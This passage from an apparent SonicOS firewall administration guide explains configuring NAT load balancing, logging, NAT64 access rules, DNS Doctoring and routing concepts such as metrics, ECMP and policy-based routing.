
Original Service	HTTPS
Translated Service	HTTPS
Inbound Interface	Any
Outbound Interface	Any
Comment	Descriptive text, such as SMA LB
Enable NAT Policy	Selected
Create a reflexive policy	Not selected

8. When done, click **Add** to add the NAT Rules policy.

For a more specific example of a one-to-many NAT load balancing policy, see [Configuring NAT Load Balancing for Two Web Servers](#).

Creating a NAT Load Balancing Policy for Two Web Servers

This is a more specific example of a one-to-many NAT load balancing policy. To configure NAT load balancing in this example, complete the following tasks:

- [Enabling Logging and Name Resolution for Logging](#)
- [Creating Address Objects and an Address Group](#)
- [Creating the Inbound NAT Load Balancing Policy](#)
- [Creating the Outbound NAT Policy](#)
- [Creating a NAT Load Balancing Policy for Two Web Servers](#)
- [Creating a NAT Load Balancing Policy for Two Web Servers](#)

Enabling Logging and Name Resolution for Logging

IMPORTANT: It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

To enable logging:

1. Navigate to the **DEVICE | Log > Settings**.

CATEGORY	COLOR	ID	PRIORITY	GUI	ALERT	SYSLOG	TRAP	IPFIX	EMAIL	EVENT COUNT
▶ Anti-Spam	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	20
▶ Firewall	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2
▶ Firewall Settings	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	572
▶ High Availability	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ Log	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	220
▶ Multi-Instance	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ Network	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	7297662
▶ Object	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ SD-WAN	<input checked="" type="checkbox"/>	...	debug	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	26
▶ Security Services	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	68
▶ SSL VPN	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	14
▶ System	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	13172
▶ Users	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	24
▶ VoIP	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ VPN	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2
▶ WAN Acceleration	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ Wireless	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0
▶ WWAN Modem	<input type="checkbox"/>	...	mixed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	0

2. Click the **Edit** icon at the top of the table.

The **Edit Attributes of All Categories** dialog appears.

Edit Attributes of All Categories

Event Priority

Enable **Frequency Filter Interval**

Display Events in Log Monitor seconds

Send Events as Email Alerts seconds

Report Events via Syslog seconds

Use This Syslog Server Profile ⓘ

Report Events via IPFIX seconds

Include Events in Log Digest

Report Events via SNMP Trap seconds

Send Log Digest to E-mail address

Leave unchanged

Send Alerts to E-mail Address

Leave color settings unchanged

1. Choose **debug** from the **Event Priority** drop-down menu.
2. Select **Enable** for **Display Events in Log Monitor** and for any other desired settings.
ⓘ **TIP:** Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you reset the logging level back to a more appropriate level for your network environment.
3. Click **Save**.
4. Click **Accept** on the **DEVICE | Log > Settings** page to save and activate the changes.

To enable log name resolution:

1. Navigate to the **DEVICE | Log > Name Resolution** page.
2. Choose **DNS** then **NetBIOS** from the **Name Resolution Method** drop-down menu. The **DNS Settings** section displays.

NAME RESOLUTION SETTINGS

Name Resolution Method: DNS then NetBios Reset Name Cache

DNS SETTINGS

Specify DNS Servers Manually

Log Resolution DNS Server 1: 0.0.0.0

Log Resolution DNS Server 2: 0.0.0.0

Log Resolution DNS Server 3: 0.0.0.0

Inherit DNS Settings Dynamically from WAN Zone

Log Resolution DNS Server 1: 10.103.202.200

Log Resolution DNS Server 2: 0.0.0.0

Log Resolution DNS Server 3: 0.0.0.0

Cancel Accept

3. Select the **Inherit DNS Settings Dynamically from WAN Zone** option. The **Log Resolution DNS Server** fields are filled automatically and cannot be changed.
4. Click **Accept** to save and activate the changes.

Creating Address Objects and an Address Group

To create address objects and an address group:

1. Navigate to the **OBJECT | Match Objects > Addresses** page.
2. Create address objects for both of the internal web servers as well as for the Virtual IP on which external users access the servers. For example:

Address Object Settings

ADDRESS OBJECT SETTINGS

Name: www_one

Zone Assignment: DMZ

Type: Host

IP Address: 192.168.200.210

Cancel Save

Address Object Settings

ADDRESS OBJECT SETTINGS

Name

Zone Assignment

Type

IP Address

Address Object Settings

ADDRESS OBJECT SETTINGS


Name

Zone Assignment

Type

IP Address

3. Click over to the **Address Groups** tab. Click **+Add**.
4. Create an address group named `www_group` and add the two internal server address objects you just created. For example:



Creating the Inbound NAT Load Balancing Policy

To configure the inbound NAT load balancing policy:

1. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
2. Click **+Add** and create an **Inbound NAT Rules** policy for `www_group` to allow anyone attempting to access the Virtual IP to get translated to the address group you just created.
 - ① | **NOTE:** Do not save the NAT rule just yet.
3. Click the **Advanced/Actions** view. Under **NAT Method**, select **Sticky IP** as the **NAT Method**.
4. Under **High Availability**, select **Enable Probing**.
5. For **Probe type**, select **TCP** from the drop-down menu, and type **80** into the **Port** field.
This means that SonicOS checks to see if the server is up and responding by monitoring TCP port 80 (which is what people are trying to access).
6. Click **Add** to save and activate your changes.
 - ① | **NOTE:** Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts appear as Firewall Events with the message `Network Monitor: Host 192.160.200.220 is online` (with your IP addresses). If you do not see these two messages, check the previous steps.
7. Click **Close**.

Creating the Outbound NAT Policy

To configure the corresponding outbound NAT policy:

1. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
2. Click **+Add** and create an **Outbound** NAT policy for `www_group` to allow the internal servers to get translated to the Virtual IP when accessing resources out the WAN interface (by default, the X1 interface). The **Original / Translated** settings are shown here. **Advanced / Actions** settings are not necessary.

Add NAT Policy

General Advanced

NAT POLICY SETTINGS

Ipv4 Only

Ipv6 Only

NAT 64 Only

Name

Original Source

Translated Source

Original Destination

Translated Destination

Original Service

Translated Service

Inbound Interface

Outbound Interface

Comment

Enable NAT Policy

Enable DNS Doctoring

Create a reflexive policy

Creating a WAN-to-WAN Access Rule for a NAT64 Policy

When an IPv6-only client initializes a connection to an IPv4 client/server, the IPv6 packets received by the NAT64 translator look like ordinary IPv6 packets:

- Source zone is LAN
- Destination zone is WAN

After these packets are processed through the NAT policy, they are converted IPv4 packets and are handled by SonicOS again. At this point, the source zone for these packets is WAN, while the destination zone is the same as the original IPv6 packets. If the cache for these IPv4 packets is not already created, these packets undergo policy checking. In order to prevent these packets from being dropped, a WAN-to-WAN Allow access rule must be configured.

To create a WAN-to-WAN access rule:

1. Navigate to the **POLICY | Rules and Policies > Access Rules** page.

#	NAME	FROM	TO	PRIORITY	SOURCE	DESTINATION	SERVICE	ACTION	USER INCLU...	USER EXCLU...	CLASS	COMMENT	ENABLED
1	Default Access Rule_1	LAN	LAN	1 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
2	Default Access Rule_2	LAN	LAN	2 (manual)	Any	All X0 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	ON
3	Default Access Rule_3	LAN	LAN	3 (manual)	Any	All X0 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	ON
4	Default Access Rule_4	LAN	LAN	4 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added interface...	ON
5	Default Access Rule_5	LAN	WAN	5 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4.From Any to An...	ON
6	Default Access Rule_6	LAN	DMZ	6 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4.From Any to An...	ON
7	Default Access Rule_7	LAN	VPN	7 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	OFF
8	Default Access Rule_9	WAN	LAN	9 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4.From Any to An...	ON
9	Default Access Rule_10	WAN	WAN	10 (manual)	Any	All X1 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
10	Default Access Rule_11	WAN	WAN	11 (manual)	Any	All X1 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	ON
11	Default Access Rule_12	WAN	WAN	12 (manual)	Any	All X1 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	ON
12	Default Access Rule_13	WAN	DMZ	13 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4.From Any to An...	ON
13	Default Access Rule_15	DMZ	LAN	15 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4.From Any to An...	ON
14	Default Access Rule_16	DMZ	WAN	16 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4.From Any to An...	ON
15	Default Access Rule_17	DMZ	DMZ	17 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added interface...	ON
16	Default Access Rule_18	DMZ	VPN	18 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	OFF
17	Default Access Rule_20	VPN	LAN	20 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
18	Default Access Rule_21	VPN	LAN	21 (manual)	Any	All interface ...	SNMP	✓	All	None	Default	Auto added for VPN ...	ON
19	Default Access Rule_22	VPN	LAN	22 (manual)	Any	All interface ...	SSH Manage...	✓	All	None	Default	Auto added for VPN ...	ON
20	Default Access Rule_23	VPN	LAN	23 (manual)	Any	All interface ...	HTTPS Man...	✓	All	None	Default	Auto added for VPN ...	ON

2. Click **+Add**. The **Adding Rule** dialog displays.

Create Access Rule

1 GENERAL 2 ADVANCED 3 QOS 4 BWM 5 GEOIP 6 REVIEW

GENERAL

Policy Name:

Action: Allow Deny Discard

From: To:

Source Port: Source: Destination:

IP Version: IPv4 IPv6

Users Included: Users Excluded:

Schedule: Priority:

Comment:

Enable Logging: Allow Fragment Packets:

Enable Flow Reporting: Enable Packet Monitor:

Enable Management: Enable Botnet Filter:

Enable SIP Transformation: Enable H323 Transformation:

3. Configure the options:

Option	Value
Action	Allow
Source Zone/Interface	WAN
Destination Zone/Interface	WAN
Source Address	Any
Source Port/Services	Any
Destination Port/Services	Any
Destination Address	All WAN IP NOTE: All WAN IP is the default address group created by SonicOS that includes all WAN IP addresses that belong to the firewall WAN interface (s). All WAN IP cannot be configured.
Users Included	All
Users Excluded	None
Schedule	Always on
Comment	IPv4 from Any to Any for Any service (optional)
All other options	Leave as is or optionally configure accordingly

4. Click **Add**.
5. Click **Cancel**.

DNS Doctoring

Introduction

DNS Doctoring allows the firewall to change the embedded IP addresses in Domain Name System (DNS) responses so that clients can connect to the correct IP address of servers. Specifically, DNS Doctoring performs two functions:


- Translates a public address in a DNS reply to a private address when the DNS client is on a private interface.
- Translates a private address to a public address when the DNS client is on the public interface.

Configuring DNS Doctoring

There are two kinds of situations that in which we need to use the DNS Doctoring feature.


The first one is shown in the **Client Internal** graphic. In this scenario, the local client and the local application server are both located on the inside interface of our appliance, while the DNS server that the client uses is located on another public network. When the client wants to access the server with its URL, the DNS server would return the public address of the application server to the client. So the client can't access the local server with its public address.

CLIENT INTERNAL



Client External shows the second situation. The DNS server and application server are located on the inside interface of our appliance. When the external client tries to access the application server, the DNS server that the client uses would hand out the private address. But the external cannot access to the server with its private address.

CLIENT EXTERNAL



Routing

For SD-WAN routing and route policies, see *Configuring SD-WAN Route Policies*.

Topics:

- [About Routing](#)
 - [About Metrics and Administrative Distance](#)
 - [Route Advertisement](#)
 - [ECMP Routing](#)
 - [Policy-based Routing](#)
 - [Policy-based TOS Routing](#)
 - [PBR Metric-based Priority](#)
 - [Policy-based Routing and IPv6](#)
 - [OSPF and RIP Advanced Routing Services](#)
 - [Drop Tunnel Interface](#)
 - [App-based Routing](#)
- [Rules and Policies > Route Policy](#)

About Routing

SonicWall Security Appliances support the following routing protocols:

- RIPv1 (Routing Information Protocol)
- RIPv2
- OSPFv2 (Open Shortest Path First)
- OSPFv3
- PBR (Policy-Based Routing)

Topics:

- [About Metrics and Administrative Distance](#)
- [Route Advertisement](#)
- [ECMP Routing](#)
- [Policy-based Routing](#)
- [Policy-based TOS Routing](#)
- [PBR Metric-based Priority](#)
- [Policy-based Routing and IPv6](#)
- [OSPF and RIP Advanced Routing Services](#)
- [Drop Tunnel Interface](#)
- [App-based Routing](#)

About Metrics and Administrative Distance

Metrics and administrative distance affect network performance, reliability, and circuit selection.

Topics:

- [About Metrics](#)
- [About Administrative Distance](#)

About Metrics

A *metric* is a weighted cost assigned to static and dynamic routes. Metrics determine the best route among several, usually the gateway with the lowest metric. This gateway is usually the default gateway.

Metrics have a value between 1 and 254; see [Metric Value Descriptions](#). Lower metrics are considered better and take precedence over higher costs. SonicOS adheres to Cisco-defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

METRIC VALUE DESCRIPTIONS

Metric Value	Description
1	Static Route
5	EIGRP Summary
20	External BGP
90	EIGRP
100	IGRP
110	OSPF
115	IS-IS

Metric Value	Description
120	RIP
140	EGP
170	External EIGRP
200	Internal BGP

About Administrative Distance

Administrative distance (admin distance) is a value that influences which source of routes should be used for two identical routes from different sources. The lower the administrative distance value, the more trusted the route.

The admin distance, when set, is only used by the ZebOS components when choosing which routes to:

- Populate into PBR
- Redistribute to other routing protocols when a static route competes with a route received from a particular routing protocol.

The admin distance is not used for prioritizing routes within PBR itself, so unless dynamic routing is in use, the admin distance set for a static route has no effect. When dynamic routing is being used, the admin distance provides a mechanism by which static routes defined in PBR can be compared to otherwise equivalent dynamic routes possibly received from protocols such as OSPF, RIP, or BGP. By default, the admin distance of a PBR static route inserted into the network services module (NSM) is equal to the metric defined for the PBR route. The admin distance of each static route may optionally be set to a different value when a custom value is entered for Admin Distance.

For example, if a simple (destination only) static route (for example, destination = `14.1.1.0/24`) is defined with a metric of 10 and the admin distance set to its default of Auto, that route is populated into NSM with an admin distance and metric of 10.

Now assume the same `14.1.1.0/24` route is received from both RIP and OSPF. RIP routes have a default admin distance of 120 and OSPF routes 110, so the static route, with a default admin distance (== the metric) of 10 would be preferred over both routes, and NSM would not populate either the OSPF or RIP route into PBR. If the admin distance of the static route had been set to 115 (keeping the metric at 10), however, then the OSPF route (at 110) would be preferred over the static route, but the RIP route would not. If the OSPF route disappeared, NSM would withdraw the OSPF route and would not populate the RIP route as its 120 AD is greater than the static route's 115 AD.

In either of the above cases, the static route is still preferred in PBR because all non-default routes populated into PBR from NSM are added with a 110 metric, which is greater than the metric of 10 for the static route.

If an admin distance of 110 and a metric > 110 are used for the static routes, the metric value passed to NSM would be used by OSPF when it compares the metric of the static route to the OSPF metric (or cost) of any competing OSPF route.

Route Advertisement

SonicWall Security Appliances use RIPv1 or RIPv2 to advertise its static and dynamic routes to other routers on the network. Changes in the status of VPN tunnels between the Security Appliance and remote VPN gateways are also reflected in the RIPv2 advertisements. Based on your router's capabilities or configuration, choose between:

- RIPv1, which is an earlier version of the protocol, has fewer features, and sends packets through broadcast instead of multicast.
- RIPv2, which is a later version of the protocol, includes subnet information when multicasting the routing table to adjacent routers and route tags for learning routes. RIPv2 packets are backwards compatible and can be accepted by some RIPv1 implementations that provide an option of listening for multicast packets. The RIPv2 Enabled (broadcast) selection, which broadcasts packets instead of multicasting them, is for heterogeneous networks with a mixture of RIPv1 and RIPv2 routers.

ECMP Routing

SonicOS supports equal-cost multi-path (ECMP) routing, a technique for routing packets along multiple paths of equal cost. The forwarding engine identifies paths by next-hop. When forwarding a packet, the router must decide which next-hop (path) to use. Multi-path routing can be used in conjunction with most routing protocols.

In SonicOS, you can use ECMP routing to specify multiple next hops for a given route's destination. In environments with substantial requirements, there are several reasons for doing this. A router could just use one ISP most of the time, and switch to the other when the first one fails for some reason. Another application of multi-path is to keep a path on standby and enable it only when bandwidth requirements surpass a predefined threshold. SonicOS supports up to four next-hop paths.

Various routing protocols, including Open Shortest Path First (OSPF) and Intermediate System to Intermediate System (ISIS), explicitly allow ECMP routing. Some router implementations also allow equal-cost multi-path usage with RIP and other routing protocols.

Policy-based Routing

A simple static routing entry specifies how to handle traffic that matches specific criteria, such as destination address, destination mask, gateway to forward traffic, the interface that gateway is located, and the route metric. This method of static routing satisfies most static requirements, but is limited to forwarding based only on destination addressing.

Policy-based Routing (PBR) allows you to create extended static routes to provide more flexible and granular traffic handling capabilities. SonicOS PBR allows for matching based upon source address, source netmask, destination address, destination netmask, service, interface, and metric. This method of routing allows for full control of forwarding based upon a large number of user defined variables.

PBR supports Fully Qualified Domain Name (FQDN). A FQDN cannot be used as the source or destination of the PBR entry, and the PBR entry can be redistributed to advanced routing protocols.

Policy-based TOS Routing

SonicOS supports policy-based TOS (type of service) routing when defining policy-based routing (PBR) policies by Type of Service (TOS) and TOS mask values. When defined, the TOS and mask values are compared against the associated IP packet's TOS/DSCP field in the IP header when finding a route match.

The TOS value is compared to an 8-bit field in the IP packet header (for information about this header, see RFC 2474, Differentiated Services, and RFC 2168, Explicit Congestion Notification). The TOS value can be used to define services relating to quantitative performance requirements (for example, peak bandwidth) and those based on relative performance (for example, class differentiation).

TOS routing differs from existing SonicOS QoS marking, which does not affect the routing of a packet and cannot forward packets differently based on an inbound packet's TOS field. TOS Routing provides this capability by allowing policy routes to define a TOS Value/TOS Mask pair to be compared to inbound packets for differential forwarding. TOS routing only applies to packets as they enter the Security Appliance.

With TOS routing, it is possible to define multiple policy routes with identical source IP, destination IP, and service values, but differing TOS/TOS mask values. This allows packets with marked TOS fields to be forwarded differently based on the value of the TOS field in the inbound packet.

Any PBR policy routes defined before SonicOS have no values defined for the TOS/TOS mask. Likewise, the default values for TOS/TOS mask fields are zero (no values defined).

Policy routes with a TOS value other than zero are prioritized before all simple destination-only routes, but below any policy routes that define a source or service. When comparing two TOS Policy routes, and assuming both have the same set of source, destination, and service values either defined or not defined, the TOS route with the greater number of TOS mask bits set to 1 is prioritized before TOS routes with fewer TOS mask bits set.

The general prioritization (high to low) of PBR routes is as follows, based on the policy fields defined as anything other than **Any** or zero for TOS:

- Destination, Source, Service, TOS
- Destination, Source, Service
- Destination, Source, TOS
- Destination, Source
- Destination, Service, TOS
- Destination, Service
- Destination, TOS
- Destination
- Source, Service, TOS
- Source, Service
- Source, TOS
- Source
- Service, TOS
- Service
- TOS

PBR Metric-based Priority

SonicOS supports a metric weighted cost assigned to a route policy for policy-based routing (PBR) that allows the configured metric to take precedence in route prioritization over the route specificity that used by default. Metrics have a value between 0 and 255. Lower metrics are considered better and take precedence over higher ones.

The general prioritization (high to low) of PBR routes is as follows, based on the policy fields defined as anything other than **Any**, or zero for TOS:

- Destination, Source, Service, TOS
- Destination, Source, Service
- Destination, Source, TOS
- Destination, Source
- Destination, Service, TOS
- Destination, Service
- Destination, TOS
- Destination
- Source, Service, TOS
- Source, Service
- Source, TOS
- Source
- Service, TOS
- Service
- TOS

Within these 15 classifications, routes are further prioritized based on the cumulative specificity of the defined route entries. For the source and destination fields, specificity is measured by counting the number of IP addresses represented in the address object. For example, the network address object, `10.0.0.0/24`, would include 256 IP addresses, while the network address object, `10.0.0.0/20`, would represent 4096. The longer `/24` (24 bit) network prefix represents fewer host IP addresses and is more specific.

The new metric-weighted option allows the configured metric to take precedence in prioritization over the route specificity. With the option enabled, the precedence used during prioritization is as follows (high to low):

1. Route class (determined by the combination of source, destination, service, and TOS fields with values other than Any or zero)
2. The value of the Metric
3. The cumulative specificity of the source, destination, service, and TOS fields

Policy-based Routing and IPv6

For complete information on the SonicOS implementation of IPv6, see *IPv6*.

Policy-based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on **POLICY | Rules and Policies > Routing Rules**. You can switch the entries in the **Routing Rules** table between IPv4 and IPv6.

Routing Information Protocol next generation (RIPng) is an information routing protocol for IPv6 that allows routers to exchange information for computing routes through an IPv6-based network.

For information on route advertisement or for information on setting up Route Policies, see [Route Advertisement](#).

OSPF and RIP Advanced Routing Services

In addition to Policy-based Routing and RIP advertising, SonicOS offers the option of enabling Advanced Routing Services (ARS). Advanced Routing Services provides full advertising and listening support for the Routing Information Protocol (RIPv1 - RFC1058) and (RIPv2 - RFC2453), and Open Shortest Path First (OSPFv2 – RFC2328). Advanced Routing Service should only be enabled by those environments requiring support for either or both of these dynamic routing protocols.

RIP and OSPF are Interior Gateway Protocols (IGP) that are both widely used by networks of various sizes to automate the process of route distribution. RIP is commonly used within smaller networks, while OSPF is used by larger networks, although network size should not be the only factor used to determine the appropriateness of one protocol over the other – network speed, interoperability requirements, and relative overall complexity, for example, should also be considered. RIPv1 and RIPv2 are both supported by ARS, the largest differences between the two being that RIPv2 supports VLSM (Variable Length Subnet Masks), authentication, and routing updates. [Routing Information Protocol Differences](#) illustrates the major differences between RIPv1, RIPv2, and OSPFv2/OSPFv3:

ROUTING INFORMATION PROTOCOL DIFFERENCES

	RIPv1	RIPv2	OSPFv2/OSPFv3
Protocol metrics	Distance Vector	Distance Vector	Link State
Maximum Hops	15	15	Unlimited
Routing table updates	Full table broadcast periodically, slower convergence	Full table broadcast or multicast periodically, slower convergence	Link state advertisement multicasts, triggered by changes, fast convergence
Subnet Sizes Supported	Only class-based (a/b/c) subnets support	Class-based only	VLSM
Autonomous system topology	Indivisible and flat	Indivisible and flat	Area-based, allowing for segmentation and aggregation

Topics:

- [About Routing Services](#)
- [OSPF Terms](#)

About Routing Services

